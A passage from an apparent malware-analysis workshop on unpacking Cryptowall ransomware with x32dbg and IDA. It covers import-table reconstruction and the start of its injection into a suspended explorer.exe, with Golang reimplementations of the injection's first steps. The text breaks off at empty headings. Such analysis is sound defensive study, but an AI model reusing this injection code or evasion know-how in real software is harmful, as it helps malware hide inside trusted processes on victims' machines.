This next routine uses a trick to add strings onto the stack by using a `CALL` instruction. When a call is made, what comes after the call is placed on the stack because this is considered the return address.

Note: *What is the difference between a `JMP` and a `CALL` instruction?* They may have similar opcodes but a `CALL` instruction will push the current `EIP` also known as the return-instruction address onto the stack.


This is a sneaky way to place strings onto the stack typically used in shellcode. In this case, it is doing `CALL, POP EAX, ADD EAX,3` to shift the address to point to GetProcAddress.

Tip: *Where are these API like GetProcAddress being used?* In this routine, calls to API are going to be placed on the stack. While in the debugger, whenever you see an instruction such as `call dword ptr [ebp-24h]`, you can right-click on the address ebp-24h and follow in the disassembler view. This will take you to the api code and it will display the export name of the API. To get back to where you were, you can right-click the EIP address and follow in the disassembler view. I suggest filling in these API calls as comments where the call instructions are in Ida.



This rest of this code sets up the unpacking routine in a newly allocated memory section at 0x30000. You will want to continue to step through to find the next instruction for `JMP EAX` and place a breakpoint. Once your `EIP` is on 0x41CF7B where the `JMP EAX` is located, step into that address.

Note: Be sure to save the address in JMP EAX (EAX=0x303E4). This will serve as the entrypoint to the next portion of code at memory section 0x30000 and you will need this for Ida.




Tip: It is always best to use Ida as your roadmap for stepping instructions in the debugger. In x32dbg, there is a Tab called Memory Map which contains all the mapped memory sections associated with the process. Typically code that is planned to be executed will have the memory mapped section's protection to be Read/Write/Execute or ERW---. You can right-click on the memory 0x30000, and dump it to a binary file. Next you can open this binary file in Ida to follow along in the debugger.

Tip: *So you opened the binary dump of memory section 0x30000 in Ida, now what?* Whenever you open binary data into Ida, Ida has no idea that this code started at 0x3000 because there is no PE header info to tell it how to set it up. You will need to "rebase" the image address of your binary data. To rebase your image, go to ***Edit->Segments->Rebase Program->Select Image Base*** and set it to 0x30000 (the start address of the memory section). Now you will be able to follow along in the debugger.

Note: Now you rebased the image in Ida, so how come it's not disassembled like in the debugger? Ida Pro's disassembly is a flow-oriented disassembly vs. a linear disassembly like the debugger. This means that Ida will follow calls, jmp, and return and disassemble as it follows that flow.

You may have seen a pop-up that said "***IDA cannot identify the entry point automatically as there is no standard for binaries. Please move to what you think is an entry point and press "C" to start the autoanalysis.***" You should have saved the entrypoint from the `JMP EAX` instruction as `0x303E4`. Go to that address by pressing the shortcut key "g".



You may ask, *what the heck is this garbage?* Ida is trying to parse this section as double dwords (dd) but obviously you aren't able to view the bytes at your entrypoint address. You will need to "undefine" this auto parsing. Select the dd you want to undefine and press the shortcut key "u". Now select the byte at the entrypoint address 0x303E4 and press the shortcut key "c" to convert these bytes into "code"/disassembly.

Now it's your job as the reverse engineer to manually convert wrongly parsed bytes into disassembly.


Self modification

This next routine of code prepares the meat of the Cryptowall code by placing the unpacked code in the beginning of the text section and modifying the header of its own process memory image. Be sure to save a copy of the original header because in the original blog they mentioned that the section table was corrupted after the modification. Next, continue to step through to search for the instruction `JMP EAX` and step into.

Tip: *Breakpoint failed or address doesn't exist?* Sometimes you have to wait for a memory section to exist before setting a breakpoint or you might have to re-enable a breakpoint. The easiest method is to just set a hardware execute breakpoint on the byte at that address

```
seg000:00030ABD loc_30ABD:                              ; CODE XREF: seg000:00030
seg000:00030ABD                 add     eax, 3
seg000:00030AC0                 mov     [ebp-0E4h], eax
seg000:00030AC6                 pop     eax
seg000:00030AC7                 mov     eax, [ebp-0E4h]
seg000:00030ACD                 push    eax
seg000:00030ACE                 call    dword ptr [ebp-0ECh] ; OutpudDebugString
seg000:00030AD4                 mov     eax, [ebp-0F4h]
seg000:00030ADA                 leave
seg000:00030ADB                 jmp     eax
```

Once you've reached the unpacked code, it's best to dump out the text section starting from 0x401000 of this executable from process memory. This way you can place this unpacked code by overwriting the original executable using a hex editor so that you can follow along in Ida Pro. Why not dump the whole thing, header and all? Because Cryptowall corrupts the section header. It's best to just keep the original header and modify the entrypoint using PEBear.



With every unpacking routine there's always going to be a method to restore the import table. The first function in the unpacked code is setting up the import table at 0x4016F0. To identify this type of method you will see either a loop or a continuous calling of the same function to store the addresses of functions into an array. Typically malware stores these functions represented by hashes or offsets and stores them in the .data section or in the instructions themselves. Once you have access to the import table it will be easy to fill in the dynamic calls to these functions in your disassembler.

```
.text:0040176A mov     edx, [ebp+var_4]
.text:0040176D push    edx
.text:0040176E call    LoadImport_401080
.text:00401773 add     esp, 8
.text:00401776 mov     ecx, ds:dword_42F9C4
.text:0040177C mov     [ecx], eax
.text:0040177E push    183679F2h
.text:00401783 mov     edx, [ebp+var_4]
.text:00401786 push    edx
.text:00401787 call    LoadImport_401080
.text:0040178C add     esp, 8
.text:0040178F mov     ecx, ds:dword_42F9C4
.text:00401795 mov     [ecx+4], eax
.text:00401798 push    0B64C13EEh
.text:0040179D mov     edx, [ebp+var_4]
.text:004017A0 push    edx
.text:004017A1 call    LoadImport_401080
.text:004017A6 add     esp, 8
.text:004017A9 mov     ecx, ds:dword_42F9C4
.text:004017AF mov     [ecx+8], eax
.text:004017B2 mov     edx, ds:dword_42F9C4
.text:004017B8 mov     eax, [ebp+var_8]
.text:004017BB mov     [edx+0Ch], eax
.text:004017BE push    0F97A25D4h
.text:004017C3 mov     ecx, [ebp+var_4]
.text:004017C6 push    ecx
.text:004017C7 call    LoadImport_401080
.text:004017CC add     esp, 8
.text:004017CF mov     edx, ds:dword_42F9C4
.text:004017D5 mov     [edx+10h], eax
.text:004017D8 push    0D2654135h
.text:004017DD mov     eax, [ebp+var_4]
.text:004017E0 push    eax
.text:004017E1 call    LoadImport_401080
.text:004017E6 add     esp, 8
.text:004017E9 mov     ecx, ds:dword_42F9C4
.text:004017EF mov     [ecx+14h], eax
.text:004017F2 push    0E8B3559h
.text:004017F7 mov     edx, [ebp+var_4]
.text:004017FA push    edx
.text:004017FB call    LoadImport_401080
.text:00401800 add     esp, 8
```

I would recommend that you start filling in the API calls in Ida so that you can follow along with the debugger.

```
.text:0040A397 push    0
.text:0040A399 push    8000000h
.text:0040A39E push    40h ; '@'
.text:0040A3A0 lea     eax, [ebp+var_34]
.text:0040A3A3 push    eax
.text:0040A3A4 push    0
.text:0040A3A6 push    0F001Fh
.text:0040A3AB lea     ecx, [ebp+var_1C]
.text:0040A3AE push    ecx
.text:0040A3AF call    setupapi_4016E0
.text:0040A3B4 mov     edx, [eax+0D8h]
.text:0040A3BA call    edx                  ; NtCreateSection
.text:0040A3BC mov     [ebp+var_28], eax
.text:0040A3BF cmp     [ebp+var_28], 0
.text:0040A3C3 jl      loc_40A501
```

Offset in Import Table

Below is the new memory allocation at 0x1D0000 for the import table.You can view this by right-clicking on the address and dumping to the Dump panel in x32dbg.


```
Address   Hex                                              ASCII
001D0000  70 05 38 77 20 B1 35 77 00 94 37 77 00 06 38 77  p.8w ±5w..7w..8w
001D0010  80 06 38 77 A0 09 38 77 D0 06 38 77 40 08 38 77  ..8w .8wÐ.8w@.8w
001D0020  90 08 38 77 80 22 38 77 C0 4E 35 77 F0 69 38 77  ..8w."8wÀN5wði8w
001D0030  70 63 38 77 10 63 38 77 50 62 38 77 20 09 38 77  pc8w.c8wPb8w .8w
001D0040  A0 08 38 77 60 05 38 77 C0 04 38 77 50 0A 38 77   .8w`.8wÀ.8wP.8w
001D0050  00 08 38 77 70 1F 38 77 10 81 36 77 00 07 38 77  ..8wp.8w..6w..8w
001D0060  60 07 38 77 10 06 38 77 E0 07 38 77 00 5B 37 77  `.8w..8wà.8w.[7w
001D0070  F0 DB 3E 77 20 17 38 77 D0 09 38 77 C0 09 38 77  ðÛ>w .8wÐ.8wÀ.8w
001D0080  F0 1F 38 77 F0 06 38 77 10 14 38 77 C0 DF 37 77  ð.8wð.8w..8wÀß7w
001D0090  60 10 38 77 F0 BE 3C 77 B0 21 38 77 60 13 38 77  `.8wð¾<w°!8w`.8w
001D00A0  E0 1C 38 77 30 93 37 77 F0 08 38 77 50 05 38 77  à.8w0.7wð.8wP.8w
001D00B0  C0 16 38 77 B0 06 38 77 F0 09 38 77 D0 07 38 77  À.8w°.8wð.8wÐ.8w
001D00C0  00 05 38 77 E0 04 38 77 70 11 38 77 90 05 38 77  ..8wà.8wp.8w..8w
001D00D0  10 07 38 77 30 09 38 77 40 09 38 77 20 07 38 77  ..8w0.8w@.8w .8w
001D00E0  40 07 38 77 30 1A 34 77 F0 EE 33 77 A0 1E 38 77  @.8w0.4wðî3w .8w
001D00F0  70 06 38 77 A0 05 38 77 E0 05 38 77 80 11 38 77  p.8w .8wà.8w..8w
001D0100  F0 05 38 77 A0 0A 38 77 B0 11 38 77 50 1B 38 77  ð.8w .8w°.8wP.8w
001D0110  B0 05 38 77 C0 07 38 77 D0 12 38 77 E0 73 38 77  °.8wÀ.8wÐ.8wàs8w
001D0120  10 79 38 77 F0 73 38 77 20 77 38 77 10 80 38 77  .y8wðs8w w8w..8w
001D0130  E0 81 38 77 D0 7F 38 77 50 81 38 77 B0 75 38 77  à.8wÐ.8wP.8w°u8w
001D0140  60 78 38 77 80 80 38 77 A0 81 38 77 C0 72 38 77  `x8w..8w .8wÀr8w
001D0150  00 50 38 77 40 73 38 77 80 2A 38 77 C0 2A 38 77  .P8w@s8w.*8wÀ*8w
001D0160  40 F8 34 77 50 FA 36 77 40 64 35 77 40 64 35 77  @ø4wPú6w@d5w@d5w
001D0170  40 33 34 77 90 CE 35 77 C0 29 36 77 20 75 3E 77  @34w.Î5wÀ)6w u>w
001D0180  80 75 3E 77 A0 76 3E 77 D0 B0 33 77 00 B4 33 77  .u>w v>wÐ°3w.´3w
001D0190  00 EE 36 77 50 74 36 77 F0 FD 35 77 F0 FF 35 77  .î6wPt6wðý5wðÿ5w
001D01A0  40 0A 38 77 30 26 3D 77 40 19 38 77 B0 92 36 77  @.8w0&=w@.8w°.6w
001D01B0  80 2B 74 75 D0 3D 75 75 A0 9D 73 75 80 D3 77 75  .+tuÐ=uu .su.Ówu
001D01C0  10 39 74 75 90 3C 74 75 80 3D 74 75 70 3A 74 75  .9tu.<tu.=tup:tu
001D01D0  30 3B 74 75 20 3D 74 75 40 3B 74 75 30 3D 74 75  0;tu =tu@;tu0=tu
001D01E0  10 3B 74 75 00 3D 74 75 E0 3C 74 75 50 3B 74 75  .;tu.=tuà<tuP;tu
001D01F0  40 3D 74 75 B0 3B 74 75 20 3C 74 75 D0 3A 74 75  @=tu°;tu <tuÐ:tu
001D0200  B0 36 74 75 F0 39 74 75 40 3A 74 75 70 39 74 75  °6tuð9tu@:tup9tu
001D0210  D0 09 74 75 C0 06 74 75 E0 7E 73 75 40 A4 73 75  Ð.tuÀ.tuà~su@¤su
001D0220  E0 17 74 75 F0 3D 75 75 90 26 74 75 00 D6 25 75  à.tuð=uu.&tu.Ö%u
001D0230  20 DB 25 75 D0 DF 25 75 A0 D0 25 75 40 D6 25 75   Û%uÐß%u Ð%u@Ö%u
001D0240  D0 E9 25 75 F0 E9 25 75 D0 EC 25 75 C0 78 27 75  Ðé%uðé%uÐì%uÀx'u
001D0250  60 78 27 75 50 E9 25 75 B0 D9 25 75 C0 DB 25 75  `x'uPé%u°Ù%uÀÛ%u
001D0260  00 94 26 75 00 DB 25 75 B0 D7 25 75 90 D7 25 75  ..&u.Û%u°×%u.×%u
001D0270  E0 7E 27 75 80 93 26 75 C0 7E 27 75 10 D5 25 75  à~'u..&uÀ~'u.Õ%u
001D0280  C0 D5 25 75 C0 D3 25 75 D0 D7 25 75 20 80 27 75  ÀÕ%uÀÓ%uÐ×%u .'u
001D0290  A0 7F 27 75 50 6D 46 76 70 83 45 76 00 00 00 00   .'uPmFvp.Ev....
001D02A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Notable API calls from the Import Table (I did not include all of them here):

Offset (hex)	API Call
0	ZwClose
4	LdrLoadDll
8	LdrGetProcedureAddress
C	NtAllocateVirtualMemory
10	ZwFreeVirtualMemory
14	NtProtectVirtualMemory
18	ZwQueryVirtualMemory
1C	ZwWriteVirtualMemory
20	ZwReadVitrualMemory
24	ZwWow64ReadVirtualMemory64
28	RtlFreeHeap
2C	memset
30	memcopy
38	memchr
3C	ZwCreateEvent
40	ZwOpenEvent
44	ZwSetEvent

48	NtWaitForSingleObject
4C	ZwWaitForMultipleObjects
50	NtQuerySystemInformation
54	NtShutdownSystem
58	RtlGetNtProductType
5C	ZwOpenProcess
60	NtTerminateProcess
64	ZwQueryInformationProcess
68	NtDelayExecution
6C	RtlAdjustPrivilege
70	RtlSetProcessIsCritical
74	ZwOpenThread
78	ZwTerminateThread
7C	NtResumeThread
80	NtSuspendThread
84	ZwQueryInformationThread
88	ZwImpersonateThread
8C	RtlCreateUserThread

90	ZwCreateThreadEx
94	CsClientCallServer
98	ZwWow64CsrClientCallServer
9C	NtGetContextThread
A0	ZwSetContextThread
A4	RtlExitUserThread
A8	NtQueueApcThread
AC	NtSetInformationThread
B0	ZwOpenProcessToken
B4	NtQueryInformationToken
B8	ZwCreateFile
C0	ZwWriteFile
C4	NtReadFile
C8	ZwDeleteFile
CC	ZwQueryInformationFile
D0	NtSetInformationFile
D4	ZwQueryVolumeInformationFile
D8	NtCreateSection

DC	ZwMapViewOfSection
E0	ZwUnmapViewOfSection
E4	RtlCreateSecurityDescriptor
E8	RtlSetDaclSecurityDescriptor
EC	NtSetSecurityObject
F0	ZwCreateKey
F4	ZwOpenKey
F8	ZwQueryKey
FC	ZwDeleteKey
100	ZwQueryValueKey
104	ZwSetValueKey
108	NtDeleteValueKey
10C	ZwRenameKey
134	wcscat
170	RtlDosPathNameToNtPathName_U
12C	wcsncpy
15C	RtlInitUnicodeString
1A0	NtQuerySystemTime

1B4	CreateProcessInternal
224	CreateRemoteThread
228	GetCommandLineW
22C	AllocateAndInitializedSid
230	CheckTokenMembership
234	FreeSid
238	LookupAccountSidW
23C	GetUserNameW
294	GetKeyboardLayoutList
298	GetSystemMetrics

Token Check


In this same function (0x4016F00) there is a call to attempt to check the token for elevated privileges (0x409260).

Victim Fingerprinting

As this was mentioned in the diagram, I will be brief here. Next you will see a function (0x4041C0) related to creating a new event for "BaseNamedObjects" and then a function doing the victim fingerprinting (0x404160). This event is created as a means for the malware to determine if it's a duplicate running process. Essentially it collects the victim information and hashes it to create the object name (i.e. \\BaseNamedObjects\\6224336787).

Cool, now that we go those out of the way, let's move on to actual injection part.s

Injecting Into Child Process explorer.exe (Function 0x40A680)



Querying the process

The beginning of this function, there is a query to the process information to determine whether it is executing in the context of 32bit or 64bit architecture. This will determine whether to use explorer from System32 or SysWOW64 respective folders. The windows API used here is ZwQueryInformationProcess.

Note: For the remaining portion of this workshop I will share the windows API call function prototypes so that you can follow along with the function arguments. I will also provide the equivalent golang code.

Disassembly

```
.text:0040EBA4 push    0
.text:0040EBA6 push    4
.text:0040EBA8 lea     eax, [ebp+var_4]
.text:0040EBAB push    eax
.text:0040EBAC push    26                ; ProcessWow64Information
.text:0040EBAE mov     ecx, [ebp+arg_0]
.text:0040EBB1 push    ecx
.text:0040EBB2 call    setupapi_4016E0
.text:0040EBB7 mov     edx, [eax+64h]
.text:0040EBBA call    edx               ; ZwQueryInformationProcess
```

Function Prototype

```
NTSTATUS WINAPI ZwQueryInformationProcess(
  _In_      HANDLE           ProcessHandle,
  _In_      PROCESSINFOCLASS ProcessInformationClass,
  _Out_     PVOID            ProcessInformation,
  _In_      ULONG            ProcessInformationLength,
  _Out_opt_ PULONG           ReturnLength
);
```

Ref: https://docs.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess

Golang

```
func IsSysWow64(ntdll syscall.Handle) (bool, error) {
	var pInfo uintptr
	pInfoLen := uint32(unsafe.Sizeof(pInfo))
	ZwQueryInformationProcess, err := syscall.GetProcAddress(
		syscall.Handle(ntdll), "ZwQueryInformationProcess")
	if err != nil {
		return false, err
	}
	r, _, err := syscall.Syscall6(uintptr(ZwQueryInformationProcess),
		5,
		uintptr(windows.CurrentProcess()),        // ProcessHandle
		uintptr(windows.ProcessWow64Information), // ProcessInformationClass
		uintptr(unsafe.Pointer(&pInfo)),         // ProcessInformation
		uintptr(pInfoLen),                       // ProcessInformationLength
		uintptr(unsafe.Pointer(&pInfoLen)),      // ReturnLength
		0)
	if r != 0 {
		log.Printf("ZwQueryInformationProcess ERROR CODE: %x", r)
		return false, err
	}
	if pInfo != 0 {
		return true, nil
	}
	return false, nil
}
```

Creating New Process

Next it makes a call to CreateProcessInternalW which is an undocumented API call. This will create a new explorer.exe as a suspended child process.

Disassembly

```
.text:00409636 push    0                        ; hNewToken
.text:00409638 lea     eax, [ebp+var_14]
.text:0040963B push    eax                      ; lpProcessInformation
.text:0040963C lea     ecx, [ebp+var_58]
.text:0040963F push    ecx                      ; lpStartupInfo
.text:00409640 push    0                        ; lpCurrentDirectory
.text:00409642 push    0                        ; lpEnvironment
.text:00409644 mov     edx, [ebp+arg_8]
.text:00409647 push    edx                      ; dwCreationFlags
.text:00409648 push    0                        ; bInheritHandles
.text:0040964A push    0                        ; lpThreadAttributes
.text:0040964C push    0                        ; lpProcessAttributes
.text:0040964E mov     eax, [ebp+arg_4]
.text:00409651 push    eax                      ; lpCommandLine
.text:00409652 mov     ecx, [ebp+arg_0]
.text:00409655 push    ecx                      ; lpApplicationName
.text:00409656 push    0                        ; hUserToken
.text:00409658 call    setupapi_4016E0
.text:0040965D mov     edx, [eax+1B4h]
.text:00409663 call    edx                      ; CreateProcessInternal
.text:00409665 test    eax, eax
.text:00409667 jz      short loc_4096B8
```

Function Prototype

```
BOOL
 WINAPI
 CreateProcessInternalW(IN HANDLE hUserToken,
                        IN LPCWSTR lpApplicationName,
                        IN LPWSTR lpCommandLine,
                        IN LPSECURITY_ATTRIBUTES lpProcessAttributes,
                        IN LPSECURITY_ATTRIBUTES lpThreadAttributes,
                        IN BOOL bInheritHandles,
                        IN DWORD dwCreationFlags,
                        IN LPVOID lpEnvironment,
                        IN LPCWSTR lpCurrentDirectory,
                        IN LPSTARTUPINFOW lpStartupInfo,
                        IN LPPROCESS_INFORMATION lpProcessInformation,
                        OUT PHANDLE hNewToken)
```


Golang

```
func CreateProcessInt(kernel32 syscall.Handle, procPath string) (uintptr, uintptr,
error) {
        CreateProcessInternalW, err := syscall.GetProcAddress(
                syscall.Handle(kernel32), "CreateProcessInternalW")
        if err != nil {
                log.Fatalln(err)
                return 0, 0, err
        }
        var si windows.StartupInfo
        var pi windows.ProcessInformation
        log.Println(procPath)
        r, a, err := syscall.Syscall12(uintptr(CreateProcessInternalW),
                12,
                0, // IN HANDLE hUserToken,
                uintptr(unsafe.Pointer(syscall.StringToUTF16Ptr(procPath))), // IN
LPCWSTR lpApplicationName,
                0,                                 // IN LPWSTR lpCommandLine,
                0,                                 // IN LPSECURITY_ATTRIBUTES
lpProcessAttributes,
                0,                                 // IN LPSECURITY_ATTRIBUTES
lpThreadAttributes,
                0,                                 // IN BOOL bInheritHandles,
                uintptr(windows.CREATE_SUSPENDED), // IN DWORD dwCreationFlags,
                0,                                 // IN LPVOID lpEnvironment,
                0,                                 // IN LPCWSTR lpCurrentDirectory,
                uintptr(unsafe.Pointer(&si)),      // IN LPSTARTUPINFOW
lpStartupInfo,
                uintptr(unsafe.Pointer(&pi)),      // IN LPPROCESS_INFORMATION
lpProcessInformation,
                0)                                 // OUT PHANDLE hNewToken)
        if r > 1 { // hack for error code invalid function
                log.Printf("CreateProcessInternalW ERROR CODE: %x", r)
                return 0, 0, err
        }
        log.Printf("%x %x %s %x", r, a, err, pi.Process)
        return uintptr(pi.Process), uintptr(pi.Thread), nil
}
```

Creating and Writing to New Section

Instead of unmapping the process image or hollowing out the process text section, Cryptowall instead creates a new section in explorer.exe, then maps the section in both the local and remote process.

Disassembly



Function Prototype

